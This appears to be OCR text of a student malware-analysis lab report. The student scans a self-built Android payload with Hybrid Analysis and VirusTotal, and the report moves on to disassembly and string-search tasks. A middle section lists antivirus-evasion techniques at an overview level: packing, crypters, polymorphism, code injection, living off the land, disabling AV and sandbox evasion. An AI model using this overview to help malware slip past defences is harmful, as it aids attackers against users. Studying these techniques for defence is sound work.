


Step2: select the malware


Step3: go to web site upload the malware




Step 4: select the option /because I am choice the android malware payload


kali [Running] - Oracle VirtualBox
Kali Linux
VirusTotal - Home
Free Automated Malware
https://www.hybrid-analysis.com
Analysis Environments
Name harish.apk
Size 10.0KiB
Type android
MIME application/vnd.android.package-archive
SHA256 a95eca1093ace5...47f125d4867e4
Available:
Windows 10 64 bit
Windows 11 64 bit
Windows 7 32 bit
Windows 7 32 bit (HWP Support)
Windows 7 64 bit
Linux (Ubuntu 20.04, 64 bit)
Mac Catalina 64 bit (x86)
Android Static Analysis
Quick Scan
There are no files in the processing queue.
Currently, the average processing time per sample is 4 minutes and 14 seconds
seconds.
Back
Runtime Options
Generate Public Report
Maximum upload size is 100 MB.
Powered by CrowdStrike Falcon® Sandbox
Interested in a free trial?
Releases & Updates
Introducing Community Score on Hybrid Analysis
Hybrid Analysis Integrates Criminal IP for Enhanced Threat Analysis
See More!
39°C
Sunny
Search
ENG
IN
12:39
23-04-2025


Result:


kali [Running] - Oracle VirtualBox
Kali Linux
VirusTotal - Home
Free Automated Malware
https://www.hybrid-analysis.com/sample/a95eca1093ace5be96c7233742dc3bcd7bb0af99c2c9efa1e324f7125d4867e4
HYBRID ANALYSIS
Sandbox
Quick Scans
File Collections
Resources
Request Info
Analysis Overview
Submission name: harish.apk
Size: 10KiB
Type: android
Mime: application/vnd.android.package-archive
SHA256: a95eca1093ace5be96c7233742dc3bcd7bb0af99c2c9efa1e324f7125d4867e4
Submitted At: 2025-04-23 07:10:10 (UTC)
Last Anti-Virus Scan: 2025-04-23 07:10:12 (UTC)
Last Sandbox Report: 2025-04-23 07:10:10 (UTC)
malicious
Threat Score: 100/100
AV Detection: 8%
Labeled As: ANDROID/TrojanDldr.FNAA
Anti-Virus Results
MetaDefender
Multi Scan Analysis
Malicious (2/23)
More Details
Be alerted when interesting malware samples emerge. Every day, MalQuery ingests over 750,000 malware samples, you can use YARA to monitor MalQuery as new samples are added and be alerted via email or API when there is a match.
Mouse integration ...
Auto capture keyboard ...
Hot weather
Now
Search
ENG
IN
12:52
23-04-2025




Task 3 Perfrom malware scanning using viruse total Analysis

Step 1: open the browser and search




Step2: select the malware

Step3: go to web site upload the malware




Result:

detectable




Undetectable



String search: without run the program gething information

Task 4: perfrom malware diseassembly using IDA pro



Common Techniques to Bypass Antivirus Software

1. Obfuscation

- **Goal:** Hide the true nature of the code.
- **How it works:** Change the structure or encoding of malware without changing its function.
- **Tools:** Obfuscators, crypters, packers.
- **Example:** Replacing readable strings with encrypted versions, or renaming functions.

---

2. Packing / Encryption

- **Goal:** Compress or encrypt the executable to make it harder to analyze.
- **Tools:** UPX, Themida, custom packers.
- **Effect:** Antivirus sees only the packed stub, not the actual malicious code inside.

---

3. Polymorphism

- **Goal:** Change the malware's code slightly every time it spreads.
- **How it works:** Self-modifying code that looks different but acts the same.
- **Harder to detect:** Because signature-based AV can't match it easily.

---

4. Metamorphism

- **More advanced than polymorphism**
- Completely rewrites its code on each infection, not just the appearance.
- No reusable code patterns.

---

5. Code Injection

- **Injects malicious code into legitimate processes**, like explorer.exe or svchost.exe.
- Bypasses antivirus that trusts whitelisted processes.

---

6. Living off the Land (LoL) Techniques

- Uses **legitimate system tools** (e.g., PowerShell, WMI, mshta.exe) to perform malicious actions.
- Avoids detection because these tools are built into the OS.
- Example: Fileless malware.

---

7. Disabling or Modifying AV

- Some malware tries to **stop or disable antivirus services** or modify their config.
- Requires elevated privileges.


---

8. Environment Checking (Sandbox Evasion)


- Malware checks if it's running in a **virtual machine or sandbox** (used by AV to test files).
- If yes, it stays dormant to avoid detection.

Extra activity Task 5 string search method without run program gathering information there is tool called Bintxt

Srep1: open the Bintxt




Step2: select the software analysis with string search



Step3: click on the go button

Result:

